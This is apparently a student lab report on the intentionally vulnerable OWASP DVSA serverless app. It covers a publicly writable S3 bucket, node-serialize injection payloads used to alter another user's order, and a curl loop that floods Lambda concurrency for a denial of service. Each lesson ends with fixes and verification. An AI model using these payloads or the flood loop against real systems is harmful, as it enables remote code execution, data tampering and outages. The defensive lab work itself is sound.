Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Sensitive Information Disclosure	The backend interpreted attacker-controlled input in an unsafe way, allowing injected code-like content to execute and misuse internal AWS functionality. This violates the intended rule that request data should be treated as data only, not executable logic.	Intentional misuse / security-relevant abuse.	Safe JSON parsing and action allowlisting were added in DVSA-ORDER-MANAGER/order-manager.js before request actions were trusted.	The old injected marker and exploit payloads were rejected, no new exploit logs appeared, and normal orders requests still work.	Did not measure

Takeaway / Lessons Learned

The main takeaway from this lesson is that untrusted input must never be deserialized in a way that can trigger unintended behaviour. In a serverless environment, a single unsafe parsing inside a Lambda function can lead to backend code execution and abuse of internal cloud resources. A secure design principle that prevents this is strict input validation with safe parsing and explicit allowlisting.

Lesson 4: Insecure Cloud Configuration

Goal and Vulnerability Summary

This lesson demonstrates an insecure cloud configuration vulnerability in the DVSA application. The affected component is the Amazon S3 feedback bucket (dvsa-feedback-bucket-701055076911-us-east-1), which is configured with public write access enabled. Because Block All Public Access is turned off, any unauthenticated actor can upload arbitrary files directly to this bucket without presenting any AWS credentials. Once a file lands in the bucket, an AWS Lambda function is automatically triggered to process it. The security impact is twofold: first, an attacker can inject malicious or attacker-controlled content into backend storage; second, the Lambda function processes that content without validating the file name or type, creating a path toward unintended code or command execution. The core weakness is a storage misconfiguration combined with an unsafe backend processing flow.

Why This Works / Root Cause

The vulnerability exists because the S3 bucket's Block All Public Access setting is disabled, and no bucket policy restricts write operations to authenticated or authorized identities. AWS S3 buckets do not block public writes by default unless explicitly configured to do so. Additionally, the Lambda function that processes uploaded objects performs no validation of the incoming file name, file type, or object origin before executing its logic. This means any file uploaded by anyone — authenticated or not — is treated as trusted input. The combination of an open bucket and a non-validating Lambda creates the full attack surface: unauthorized file placement leads directly to unauthorized Lambda execution.

Environment and Setup

- **DVSA Website URL:** http://dvsa-website-202164390-701055076911-us-east-1.s3-website.us-east-1.amazonaws.com
- **Vulnerable S3 Bucket:** dvsa-feedback-bucket-701055076911-us-east-1
- **API Gateway Base URL:** https://o9qhov9kt3.execute-api.us-east-1.amazonaws.com/Stage
- **AWS Region:** us-east-1
- **CloudFormation Stack:** serverlessrepo-OWASP-DVSA
- **Tools used:** AWS CloudShell, AWS CLI (s3, s3api, logs commands), AWS S3 Console, AWS CloudWatch Logs

- **Account context:** Standard IAM user with CloudShell access. The exploit itself uses no credentials (--no-sign-request flag).

Reproduction Steps

1. Open AWS CloudShell in the us-east-1 region.
2. Set the bucket name variable:

```
us-east-1    +
~ $ BUCKET="dvsa-feedback-bucket-701055076911-us-east-1"
```

3. Create a malicious payload file locally:

```
~ $ echo "lesson 4 raw trigger test" > trigger.raw
~ $ aws s3 cp trigger.raw  s3://$BUCKET/trigger.raw --no-sign-request
upload: ./trigger.raw to s3://dvsa-feedback-bucket-701055076911-us-east-1/trigger.raw
```

4. Upload it to S3 with no authentication credentials:

```
~ $ aws s3 cp trigger.raw  s3://$BUCKET/trigger.raw --no-sign-request
```

5. Observe the successful upload confirmation in the terminal output.
6. Create a second file to further confirm open write access:

```
~ $ echo '{"attack": "injected_payload", "cmd": "ls /"}' > malicious.json
~ $ aws s3 cp malicious.json s3://$BUCKET/malicious.json --no-sign-request
upload: ./malicious.json to s3://dvsa-feedback-bucket-701055076911-us-east-1/malicious.json
```

Evidence and Proof


- File upload succeeded
- Lambda function was triggered
- Initial behavior caused an error due to unexpected filename format

Screenshots:
Uploading a file:

```
~ $ echo "lesson 4 raw trigger test" > trigger.raw
~ $ aws s3 cp trigger.raw  s3://$BUCKET/trigger.raw --no-sign-request
upload: ./trigger.raw to s3://dvsa-feedback-bucket-701055076911-us-east-1/trigger.raw
```

Lambda is triggered:

Block access is off:



This shows that:

- The system processes user's files
- No validation was initially enforced

Fix Strategy / Probable Mitigation

The fix belongs at the S3 bucket permissions layer. The primary security improvement is to enable Block All Public Access on the feedback bucket, which prevents any unauthenticated or anonymous actor from writing objects regardless of bucket policies or ACLs. This directly addresses the root cause of open write access. As a defense-in-depth measure, the Lambda function should also validate uploaded object names and file types before processing them, and the bucket policy should restrict PutObject operations to only the intended authenticated principals. This applies the principles of least privilege, input validation, and defense in depth together across both the storage and compute layers.

Code / Config Changes

Resource changed: S3 bucket — dvsa-feedback-bucket-701055076911-us-east-1
Command applied in AWS CloudShell:

```
~ $ aws s3api put-public-access-block \
>   --bucket dvsa-feedback-bucket-701055076911-us-east-1 \
>   --public-access-block-configuration \
>   "BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true"
```

Before fix: Block all public access = Off (all four sub-settings disabled).
After fix: All four Block Public Access settings enabled:

- BlockPublicAcls = true blocks new public ACLs from being applied to the bucket
- IgnorePublicAcls = true ignores any existing public ACLs on the bucket and its objects
- BlockPublicPolicy = true blocks bucket policies that grant public access
- RestrictPublicBuckets = true restricts access to only AWS services and authorized users

Verification After Fix

After applying the fix, the same upload command was re-executed without credentials:

```
~ $ aws s3 cp trigger.raw  s3://dvsa-feedback-bucket-701055076911-us-east-1/trigger.raw --no-sign-request
upload failed: ./trigger.raw to s3://dvsa-feedback-bucket-701055076911-us-east-1/trigger.raw An error occurred (AccessDenied) when calling the PutObject operation: Access Denied
```

The unauthenticated upload now fails with AccessDenied. The Lambda function was not triggered. Legitimate authenticated users can still interact with the DVSA application through the normal frontend workflow, confirming that normal functionality is preserved after the fix.

Structured Operation and Security Analysis

Table 5: Structured analysis summary — Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behaviour Evidence	Exploit Behaviour Evidence
Insecure Cloud Configuration	Only authenticated, authorized users may write to the S3 feedback bucket. Uploaded content must be validated before Lambda processes it. Public unauthenticated writes must be blocked.	S3 Permissions tab (Block Public Access = Off); AWS CLI --no-sign-request test; CloudWatch INIT_START log; DVSA Lambda source showing no input validation.	Authenticated users submit feedback through the DVSA frontend. Lambda processes only expected, validated inputs. Unauthorized write attempts should be rejected with AccessDenied.	Unauthenticated CLI uploads of malicious.json and trigger.raw both succeeded. CloudWatch showed INIT_START at 2026-05-03T18:25:58.210Z confirming Lambda was triggered by attacker-controlled content.

Table 6: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Insecure Cloud Configuration	The intended rule requires authenticated writes only. The exploit bypassed this entirely using --no-sign-request with no identity verification. Lambda then processed attacker-controlled content, violating the authorization boundary at both the	Intentional Misuse / Security-Relevant Abuse	S3 bucket permissions layer: enabled Block All Public Access via put-public-access-block with BlockPublicAcls, IgnorePublicAcls, BlockPublicPolicy, and RestrictPublicBuckets all set to true.	Re-running the same aws s3 cp --no-sign-request command returned AccessDenied (PutObject). Lambda was no longer triggered. Legitimate frontend functionality remained intact.	No latency measurements taken. CloudWatch confirmed Lambda invocation before fix and no new invocations after fix.

	storage and compute layers.				

Takeaway / Lessons Learned

The core security assumption that failed here was that an S3 bucket used as part of a backend processing pipeline would be protected by default. In reality, AWS S3 requires explicit configuration to block public access it does not enforce this automatically. In a serverless environment this is especially dangerous because S3 and Lambda are often tightly coupled: an object upload is all it takes to trigger backend code execution. This means a misconfigured storage layer directly translates into a code execution path for any unauthenticated user on the internet.

The general secure design principles that apply here are defense in depth and least privilege. Storage resources should be locked down to only the identities that genuinely need access. Compute resources such as Lambda should validate all inputs regardless of their origin, because storage alone is not a trust boundary. Had either control been in place independently bucket access restricted, or Lambda validating inputs the impact would have been significantly reduced. Together, both controls ensure the attack surface is minimized at every layer of the serverless pipeline.

Lesson 5: Broken Access Control

Goal and Vulnerability Summary

This lesson demonstrates a vulnerability in DVSA that allows unauthorized modification of order data. The issue is reachable through the DVSA-ORDER-MANAGER Lambda function behind the public order API. By abusing the vulnerable request-handling path, attacker-controlled input can trigger unintended backend behavior and update order fields that should not be editable by a normal user. The result is a loss of integrity, because order status, confirmation token, and total price can be changed without proper authorization.

Why This Works / Root Cause

The vulnerability works because the backend accepts attacker-controlled input and processes it unsafely. Instead of treating request data strictly as normal JSON input, the vulnerable code allows crafted payloads to be interpreted in a dangerous way. This makes it possible to inject unintended logic into the request and use the Lambda environment to call internal AWS functionality. Through that path, the attacker can reach an internal order-update function and submit forged order data, causing unauthorized changes to another order.

Environment and Setup

DVSA was deployed in **N. Virginia (us-east-1)** using the Serverless Application Repository, and the website was accessed using the WebsiteURL from CloudFormation Outputs with a fresh stack. Two non-admin users were created for testing:

- User B (userb) as the attacker
- User C (userc) as the victim

At least one order was placed. The public API endpoint was obtained from browser DevTools by observing frontend order requests. The AWS components used in this lesson were:

- API Gateway
- DVSA-ORDER-MANAGER
- CloudWatch Logs
- internal Lambda invocation
- backend order update function

The tools used were:

- AWS Console
- browser DevTools

- curl
- python3
- jq
- Ubuntu terminal

Reproduction Steps

1- Deploy a fresh DVSA stack and open the WebsiteURL from CloudFormation.

2- Create User B and User C and place at least one order. Figure 1 shows the order for User B which is important to see the changes after the attack.




Figure 13: User B's unaltered order

3- While logged in as User B, open DevTools in the Orders section and copy:

- The Request URL (API endpoint)
- The authorization token

4- Export the values in the terminal:

```
export API="https://<api-id>.execute-api.us-east-1.amazonaws.com/<stage>/order"
export TOKEN_B="<redacted>"
export ORDER_B="<redacted>"
```

5- Decode the JWT payload to confirm the attacker identity and verify that the token is still valid:

```
python3 - <<'PY'
import os, json, base64, time
t = os.environ["TOKEN_B"]
p = t.split(".")[1]
p += "=" * (-len(p) % 4)
d = json.loads(base64.urlsafe_b64decode(p.encode()))
print("sub :", d.get("sub"))
print("username:", d.get("username"))
print("exp :", d.get("exp"))
print("now :", int(time.time()))
print("expired?:", int(time.time()) > d["exp"])
PY
```

6- Verify normal behavior by sending a legitimate orders request:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"orders"}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

7- Test whether the vulnerable deserialization path can execute injected content by sending a marker payload:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw
'{"action":"_$$ND_FUNC$$_function(){console.error(\"PATCH_TEST_123\");}()","cart-id":""}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

8- Open CloudWatch Logs for DVSA-ORDER-MANAGER and confirm that PATCH_TEST_123 appears.

9- Download the Lambda source package for DVSA-ORDER-MANAGER, add aws-sdk@2, re-zip it, and upload it back to Lambda:

```
mkdir -p ~/dvsa-order-manager
cd ~/dvsa-order-manager
unzip /path/to/DVSA-ORDER-MANAGER.zip

export PATH=/usr/bin:/bin:$PATH
hash -r

npm install aws-sdk@2
zip -r ~/dvsa-order-manager-with-awssdk.zip .
```

10- Verify that aws-sdk can now be loaded through the same injection path:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"_$$ND_FUNC$$_function(){try{var a=require(\"aws-
sdk\");console.error(\"STEP_OK_3\");}catch(e){console.error(\"STEP_ERR_3:\"+e.message)
;} }()","cart-id":""}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

11- Confirm STEP_OK_3 in CloudWatch.

12- Prepare the Lesson 5 payload file that invokes the internal order-update function through the injection path.


13- Send the payload file:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-binary @/home/user-m/lesson5_body.json \
-w '\nHTTP_CODE=%{http_code}\n'
```

14- Confirm in CloudWatch that the backend returned a result such as:

- LESSON5_RESULT
- {"status":"ok","msg":"order updated"}

15- Refresh the order page and verify that the target order fields changed. Figure 2 shows the order after altering its details.



My Orders

Date	ID	Status	Total	Confirmation
4/24/2026, 3:47:10 AM	5933182c-786b-40fc-b1b8-99d0976d67ab	paid	$25	aSD32d2ASd2

Figure 14: Order after unauthorized modification of status, total, and confirmation token

16- Optional step, use nano ~/lesson5_body.json to open the order and change variables.

After finishing, use “ctrl + o” to save and “ctrl + x” to exit. Then cat ~/lesson5_body.json was used to review the file contents. Figure 3 shows the nano screen.




Figure 15: Shows the nano screen with the order and its variables

Evidence and Proof

The vulnerability was confirmed in multiple stages.
Normal behaviour: a legitimate orders request returned the attacker’s normal order data.
Exploit behaviour:

- CloudWatch showed PATCH_TEST_123, proving the injected payload was executed.
- CloudWatch then showed STEP_OK_3, proving that aws-sdk could be loaded from the injected code path.

- The Lesson 5 payload then triggered the internal order-update function.
- CloudWatch returned LESSON5_RESULT with a successful update message.
- The target order page reflected unauthorized changes, including modified status, total, and confirmation token.

This proves that the vulnerable request path allowed attacker-controlled input to trigger unintended backend behavior and modify order data that should not have been changeable. Figure 4 shows the payload showing that the attack succeeded.

```
2026-04-24T00:48:57.455Z    REPORT RequestId: 14c8d8f1-b4d3-49b0-a226-40ce6170b482 Duration: 684.59 ms Billed Du
2026-04-24T00:49:18.231Z    START RequestId: bba51319-6041-4669-bbcf-6d11d2519de9 Version: $LATEST
2026-04-24T00:49:20.324Z    2026-04-24T00:49:20.324Z bba51319-6041-4669-bbcf-6d11d2519de9 ERROR LESSON5_RESULT:{

2026-04-24T00:49:20.324Z    bba51319-6041-4669-bbcf-6d11d2519de9    ERROR    LESSON5_RESULT:
{
    "error": null,
    "payload": "{\"status\": \"ok\", \"msg\": \"order updated\"}"
}
```

Figure 16: CloudWatch showing LESSON5_RESULT with successful order update

Fix Strategy / Probable Mitigation

The fix belongs in the DVSA-ORDER-MANAGER Lambda, specifically in the request-handling logic that processes event.body and event.headers. The correct mitigation is to remove unsafe deserialization and replace it with strict JSON parsing and input validation. In addition, the backend should only allow known safe actions through an explicit allowlist. This addresses the root cause because the malicious function-style payload is no longer interpreted or accepted as a valid request value.

Code / Config Changes

The vulnerable code deserialized untrusted input unsafely and then trusted the resulting object. The fix replaces that logic with:

- strict handling of event.body and event.headers
- safe JSON.parse(...)
- an explicit allowedActions set
- immediate rejection of unknown or malformed actions

The fix was applied in DVSA-ORDER-MANAGER/order-manager.js.
The main fixed code block was:

```
let req;
let headers;

try {
   req = typeof event.body === "string" ? JSON.parse(event.body) : event.body;
   headers = typeof event.headers === "string"
     ? JSON.parse(event.headers)
     : (event.headers || {});
} catch (e) {
   return callback(null, {
      statusCode: 400,
      headers: { "Access-Control-Allow-Origin": "*" },
      body: JSON.stringify({ status: "err", msg: "invalid json" })
   });
}

const allowedActions = new Set([
  "new",
  "update",
  "cancel",
  "get",
  "orders",
```

```
"account",
  "profile",
  "shipping",
  "billing",
  "complete",
  "inbox",
  "message",
  "delete",
  "upload",
  "feedback",
  "admin-orders"
]);

if (!req || typeof req.action !== "string" || !allowedActions.has(req.action)) {
    return callback(null, {
        statusCode: 400,
        headers: { "Access-Control-Allow-Origin": "*" },
        body: JSON.stringify({ status: "err", msg: "unknown action" })
    });
}
```

These changes make sure that the backend only accepts expected request structures and no longer allows injected payloads to be executed.

Verification After Fix

After applying the fix, the same procedure was repeated.
First, the old injection marker payload was tested again:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw
'{"action":"_$$ND_FUNC$$_function(){console.error(\"PATCH_TEST_123\");}()","cart-id":""}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

After the fix:

- the backend returned an error message “unknown action”
- CloudWatch no longer showed PATCH_TEST_123

Then the Lesson 5 exploit payload was tested again:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-binary @/home/user-m/lesson5_body.json \
-w '\nHTTP_CODE=%{http_code}\n'
```

After the fix:

- the backend rejected the request with unknown action
- CloudWatch no longer showed LESSON5_RESULT
- no unauthorized order update occurred

Finally, normal functionality was checked again:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"orders"}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

The legitimate request still returned valid order data with HTTP_CODE=200. This confirms that the fix did not break normal website behavior and successfully blocked the exploit path. Figures 5 and 6 show the legitimate request succeeding and the injected request failing, respectively. In the CloudWatch logs, the exploit payload no longer appeared in CloudWatch after the fix.

```
user-m@MSI:~$ curl -sS -X POST "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN_B" \
  --data-raw '{"action":"orders"}' \
  -w '\nHTTP_CODE=%{http_code}\n'
{"status":"ok","orders":[{"order-id":"5933182c-786b-40fc-b1b8-99d0976d67ab","date":"1776991630","total":25,"status":"pai
d","token":"aSD32d2ASd2"}]}
HTTP_CODE=200
user-m@MSI:~$
```

Figure 17: Legitimate request succeeding with code 200

```
user-m@MSI:~$ curl -sS -X POST "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN_B" \
  --data-binary @/home/user-m/lesson5_body.json \
  -w '\nHTTP_CODE=%{http_code}\n'
{"status":"err","msg":"unknown action"}
HTTP_CODE=400
user-m@MSI:~$
```

Figure 18: Shows the injected request failing with code 400

Structured Operation and Security Analysis

Table 7: Structured analysis summary — Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behaviour Evidence	Exploit Behaviour Evidence
Broken Access Control	The backend should safely parse request data, accept only expected action values, never execute attacker-controlled input, and never allow unauthorized modification of order data.	Browser Orders workflow, API request structure, CloudWatch logs, injected request payloads, backend update result, order page before/after, Lambda code path.	A legitimate orders request returned normal order data only.	The injection payload produced PATCH_TEST_123, then STEP_OK_3, then LESSON5_RESULT, and the order page showed unauthorized changes to status, total, and confirmation token.

Table 8: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Broken Access Control	The backend interpreted attacker-controlled input in an unsafe way, allowing injected code-like content to execute and misuse internal AWS functionality. This violated the intended rule that request data should be treated as data only and that order records should not be modified without proper authorization.	Intentional misuse / security-relevant abuse	Safe JSON parsing and action allowlisting were added in DVSA-ORDER-MANAGER/order-manager.js before request actions were trusted.	The old injected marker and exploit payloads were rejected, no new exploit logs appeared, and normal orders requests still worked.	Did not measure

Takeaway / Lessons Learned

The main takeaway from this lesson is that untrusted input must never be deserialized in a way that can trigger unintended behavior. In a serverless environment, one unsafe parsing decision inside a Lambda function can lead to backend code execution and unauthorized modification of application data. A secure design principle that prevents this is strict input validation with safe parsing and explicit allowlisting.

Lesson 6: Denial of Service (DoS)

- ## Goal

  This task demonstrates a **Denial of Service (DoS)** vulnerability where multiple concurrent billing requests exhaust backend resources, preventing legitimate users from accessing the service.

- ## Logic




Figure: A demonstration of **(DoS)**




Figure: Intended System Logic (Correct Behavior)

- ## Root Cause

The system lacks rate limiting and resource control.

- Requests are processed synchronously
- No throttling or queueing mechanism
- Multiple concurrent requests hit Lambda directly

This allows an attacker to exhaust Lambda concurrency limits, causing service degradation or failure

- **Exploit Path**
    - Attacker sends many parallel requests
    - API Gateway forwards all requests
    - Lambda concurrency limit is reached
    - New requests are throttled or fail
    - Legitimate users cannot access the service

- **Evidence**

```
for i in {1..1000}; do
  curl -s "$API" \
    -H "Content-Type: application/json" \
    -H "Authorization: $TOKEN" \
    -d '{"action":"orders"}' &
done
wait
```

```
(base) vdominator@Muhaymins-MacBook-Air ~ % for i in {1..50}; do
  curl -s "$API" \
    -H "Content-Type: application/json" \
    -H "Authorization: $TOKEN" \
    -d '{"action":"orders"}' &
done
wait
(base) vdominator@Muhaymins-MacBook-Air ~ % for i in {1..50}; do
  curl -s "$API" \
    -H "Content-Type: application/json" \
    -H "Authorization: $TOKEN" \
    -d '{"action":"orders"}' &
done
wait
```

```
[45] 5409
[46] 5410
[47] 5411
[48] 5412
[49] 5413
[50] 5414
[51] 5415
{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Internal server error"}{"me
ver error"}{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Internal server
nternal server error"}{"message": "Internal server error"}{"message": "Internal server error"}[38]    done       curl -s "$API" -H "Content-Type: application/json" -H "Authorization: $
{"message": "Internal server error"}[9]    done       curl -s "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN"
[33]    done       curl -s "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN"
[4]    done       curl -s "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN"
{"message": "Internal server error"}[41]    done       curl -s "$API" -H "Content-Type: applic{"message": "Internal server error"}{"message": "Internal server error"}{"status":"ok","or
,{"order-id":"4a6b2c89-ba2c-40f0-95b1-9047d24446fb","date":1776165913,"total":28,"status":"shipped","token":"x8himOdHTzVQ"}]}{"message": "Internal server error"}{"status":"ok","orders"
der-id":"4a6b2c89-ba2c-40f0-95b1-9047d24446fb","date":1776165913,"total":28,"status":"shipped","token":"x8himOdHTzVQ"}]}{"message": "Internal server error"}{"message": "Internal server
[50]  - done       curl -s "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN"
[32]    done       curl -s "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN"
[16]    done       curl -s "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN"
{"message": "Internal server error"}[15]    done       curl -s "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN"
[21]    done       curl -s "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN"
{"message": "Internal server error"}[6]    done       curl -s "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN"
{"message": "Internal server error"}{"message": "Internal server error"}[3]    done       curl -s "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN"
{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Internal server error"}{"me
ver error"}{"message": "Internal server error"}{"message": "Internal server error"}[49]  - done       curl -s "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN"
```

Monitor Output: Observe the terminal for mixed results of successes and errors.

AWS Console:

```
2026-04-22T12:31:59.119Z        41893de8-6ab1-4771-ac42-829b1283ea3b    ERROR   Unhandled Promise Rejection
{
    "errorType": "Runtime.UnhandledPromiseRejection",
    "errorMessage": "TooManyRequestsException: Rate Exceeded.",
    "reason": {
        "errorType": "TooManyRequestsException",
        "errorMessage": "Rate Exceeded.",
        "name": "TooManyRequestsException",
        "$fault": "client",
        "$metadata": {
            "httpStatusCode": 429,
            "requestId": "3a51bad3-b191-4a0a-b8ff-95e3b39de260",
            "attempts": 3,
            "totalRetryDelay": 909
        },
        "Type": "User",
        "Reason": "ConcurrentInvocationLimitExceeded",
        "stack": [
            "TooManyRequestsException: Rate Exceeded.",
            "    at de_TooManyRequestsExceptionRes (/var/runtime/node_modules/@aws-sdk/client-lambda/dist-cjs/index.js:4603:21)",
            "    at de_CommandError (/var/runtime/node_modules/@aws-sdk/client-lambda/dist-cjs/index.js:3983:19)",
            "    at process.processTicksAndRejections (node:internal/process/task_queues:95:5)",
            "    at async /var/runtime/node_modules/@aws-sdk/node_modules/@smithy/middleware-serde/dist-cjs/index.js:36:20",
            "    at async /var/runtime/node_modules/@aws-sdk/node_modules/@smithy/core/dist-cjs/index.js:193:18",
            "    at async /var/runtime/node_modules/@aws-sdk/node_modules/@smithy/middleware-retry/dist-cjs/index.js:312:38",
            "    at async /var/runtime/node_modules/@aws-sdk/middleware-logger/dist-cjs/index.js:33:22"
        ]
    },
    "promise": {},
    "stack": [
        "Runtime.UnhandledPromiseRejection: TooManyRequestsException: Rate Exceeded.",
        "    at process.<anonymous> (file:///var/runtime/index.mjs:1448:17)",
        "    at process.emit (node:events:517:28)",
        "    at emit (node:internal/process/promises:149:20)",
        "    at processPromiseRejections (node:internal/process/promises:283:27)",
        "    at process.processTicksAndRejections (node:internal/process/task_queues:96:32)"
    ]
}
```

Showing: ConcurrentInvocationLimitExceeded

